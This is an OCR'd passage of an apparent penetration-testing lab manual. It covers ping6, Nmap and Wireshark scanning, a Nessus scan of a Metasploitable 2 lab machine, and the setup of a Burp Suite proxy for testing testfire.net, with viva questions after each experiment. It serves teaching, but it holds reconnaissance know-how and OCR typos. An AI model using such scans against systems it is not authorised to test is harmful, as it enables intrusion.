
Objective:

To Understand how IPv6 is used at a remote location.

Tools: Computer with IPv6 support, command-line utilities like `ping6`.

Procedure:

1. Check Local IPv6: Use``ipconfig` (Windows) or``ifconfig` (Linux/Unix) to see if your computer has an IPv6 address.




We can see that our system as inet6: that is the

ipv6 address. Step 2:

Ping Remote IPv6: In your terminal, use `ping6` followed by the IPv6 address of the remote location, like this: `ping6 <IPv6-address>`.

ping6 fe80::b8c3:4def:a983:57fa



We can see that the machine is successfully finding the ipv6 address.

Conclusion

Now Summarize what you discovered about IPv6 usage at the remote location and consider its implications for network understanding and security.

Viva:

1. Why is evaluating external infrastructure a crucial step in penetration testing?
2. What is External Penetration Testing?
3. Explain about Topological map.
4. What role does domain registry information play in external penetration testing?
5. What is the main role of IPV6 in External Penetration testing ?

EXPIREMENT NO: 6

NAME OF THE EXPERIMENT : Different types of vulnerability scanning.

AIM: Types of network scans for vulnerabilities.

SOFTWARE REQUIREMENTS: Nmap, Wireshark, Nessus.

OPERATING SYSTEM: Parrot OS / Testing (vulnerable machine)

THEOREY:

Nmap is short for Network Mapper. It is an open-source Linux command-line tool that is used to scan IP addresses and ports in a network and to detect installed applications. Nmap allows network admins to find which devices are running on their network, discover open ports and services, and detect vulnerabilities. Gordon Lyon (pseudonym Fyodor) wrote Nmap as a tool to help map an entire network easily and to find its open ports and services. Nmap has become hugely popular, being featured in movies like The Matrix and the popular series Mr. Robot.

Wireshark is a network protocol analyzer, or an application that captures packets from a network connection, such as from your computer to your home office or the internet. Packet is the name given to a discrete unit of data in a typical Ethernet network. Wireshark is the most often-used packet sniffer in the world. Like any other packet sniffer, Wireshark does three things:


1. Packet Capture: Wireshark listens to a network connection in real time and then grabs entire streams of traffic – quite possibly tens of thousands of packets at a time.
2. Filtering: Wireshark is capable of slicing and dicing all of this random live data using filters. By applying a filter, you can obtain just the information you need to see.
3. Visualization: Wireshark, like any good packet sniffer, allows you to dive right into the very middle of a network packet. It also allows you to visualize entire conversations and network streams.

Nessus is a prominent and widely recognized vulnerability assessment platform that empowers organizations to proactively identify and mitigate security vulnerabilities within their technological infrastructure. Developed by Tenable, Nessus offers an extensive suite of tools designed to comprehensively assess networks, systems, applications, and other digital assets for potential weaknesses. This solution plays a pivotal role in safeguarding digital environments by systematically identifying exploitable entry points and enabling remediation actions to fortify an organization's cybersecurity posture.


Procedure:

Nmap:

1. Visit the official Nmap download page: Nmap Download Page
2. Scroll down to the "Windows" section.
3. Download the latest stable release (usually a self-installer executable).
4. Run the installer and follow the on-screen instructions.
5. Type Ip address in the target field,




6. To see the topology and services which are connected to that network,



Wireshark:

1. Visit the official Wireshark download page: Wireshark Download Page
2. Scroll down to the "Windows" section.
3. Download the installer for your Windows version (32-bit or 64-bit).
4. Run the installer and follow the on-screen instructions.
5. Select Ethernet option in the dashboard and start capture the network,



RESULT: Successfully scanned the real-time working environment to list the vulnerabilities using the Nmap and Wireshark tool.

Viva:

1. What is the difference between a TCP Connect Scan and a SYN Stealth Scan in Nmap?
2. How does the Nmap OS detection feature work?
3. Explain the significance of the **-A** option in Nmap.
4. How does Wireshark capture and analyze network traffic?
5. What is the purpose of the Display Filter in Wireshark ?

EXPIREMENT NO: 7

NAME OF THE EXPERIMENT : Vulnerability scanning with Nessus

AIM: Use the Nessus tool to scan the network for vulnerabilities.

SOFTWARE REQUIREMENTS: Nessus

OPERATING SYSTEM: Parrot OS / Testing (vulnerable machine)

THEOREY:

Nessus is a prominent and widely recognized vulnerability assessment platform that empowers organizations to proactively identify and mitigate security vulnerabilities within their technological infrastructure. Developed by Tenable, Nessus offers an extensive suite of tools designed to comprehensively assess networks, systems, applications, and other digital assets for potential weaknesses. This solution plays a pivotal role in safeguarding digital environments by systematically identifying exploitable entry points and enabling remediation actions to fortify an organization's cybersecurity posture.

Nessus is characterized by its versatility, encompassing capabilities such as vulnerability scanning, compliance adherence checks, and malware detection. The platform employs a continuously updated repository of known vulnerabilities, enabling it to diligently correlate scan results against an extensive catalog of established threat vectors. This capability facilitates the early detection of security susceptibilities and aids in pre-emptive risk mitigation.

The ethical deployment of Nessus underscores responsible cybersecurity practices. Users must diligently seek authorization before executing scans on any network or system. Such conscientious conduct avoids unauthorized disruptions and safeguards against legal ramifications. Adhering to ethical protocols ensures that Nessus remains an indispensable tool in the arsenal of cybersecurity professionals, enhancing the resilience of digital ecosystems through proactive vulnerability management.

Procedure:

Step 1: Open the Nessus software in parrot os or kali linux . Note : if not installed in your machine , install it from the web

Step 2: open terminal from the top most left corner and enter into root shell by Typing the command: Sudo su
Step 3: after entering the password for the respective user start the Nessus
service by entering this command.
i.e: systemctl start nessusd.service
Note: Enter the password if promoted.
Step 4: Open any desired browser in you system and visit the following URL
~~https://127.0.0.1:8834~~


you will be prompted to this page :

Step 5: Login to Nessus-Essentials by providing the username and password (which was created while setting up the new account)


Note: default credentials are admin/admin

After entering the username and password click on Sign in to continue.


Step 6: click on new scan as shown in this figure below.



Step 7: You will be redirected to new page where we can find templates of different scan types.




Step 8: Select the Basic Network Scan



Step 9: We have to configure the targets and name of the respective project.

Here our target is Metasploitable 2 machine (which is running on same network)




Click on select box and select the option to Launch.

Step 10 : after clicking the launch button . The scan will be initiated


Step 11 : Double click on the scan progress you will be redirected to scanningpage

Note : wait until the scan status changes to completed.

Step 12: After the scan status changes to completed.



Step 13: Double click on the Ip address to reveal the information which isgathered thorough the scanning.



We can see that vulnerabilities are listed according to ranking.

Step 14: Report the vulnerability in Document and follow the remediation steps to make the system secure.

RESULT: Successfully scanned the real-time working environment to list the vulnerabilities using the Nessus tool.

Viva Questions:

1. What‘s the current version of Nessus?
2. What OS platforms does Nessus have builds for?
3. What are the system/hardware requirements for using Nessus?
4. What is the heart of the nessus?
5. When using the Nessus user interface, which of browsers are supported?

EXPERIMENT NO:8
Web Application Assessment with Nikto & Burp Suite

AIM:

Performing a web application security assessment of the website "testfire.net" using Nikto and Burp Suite.

Software and hardware tools Required:

A linux Computer with internet

access. Nikto (vulnerability

scanner).

Burp Suite (web vulnerability scanner and proxy tool).

Procedure:

Step 1:

Setting Up the Environment**


Ensure your computer is connected to the

internet. Install Nikto and Burp Suite if not

already installed.


Step 2: Configure Burp Suite


- Open the firefox and search for firefox extension in url.
- Click on the first link



- On the top right side you have a search bar search for froxy proxy

Click on the add to firefox



- Now go to extensions tab and select the froxy proxy
- 

- Click on open extension and click on options
- 


- Click on the add button
- Now you promted to enter the details

- Proxy ip is 127.0.0.1
- Port is 8080
- You can give any title as you prefer.
- After filling the details click on save to save the configuration.


Step 3: Open burpsuite on your laptop by searching on the search bar.

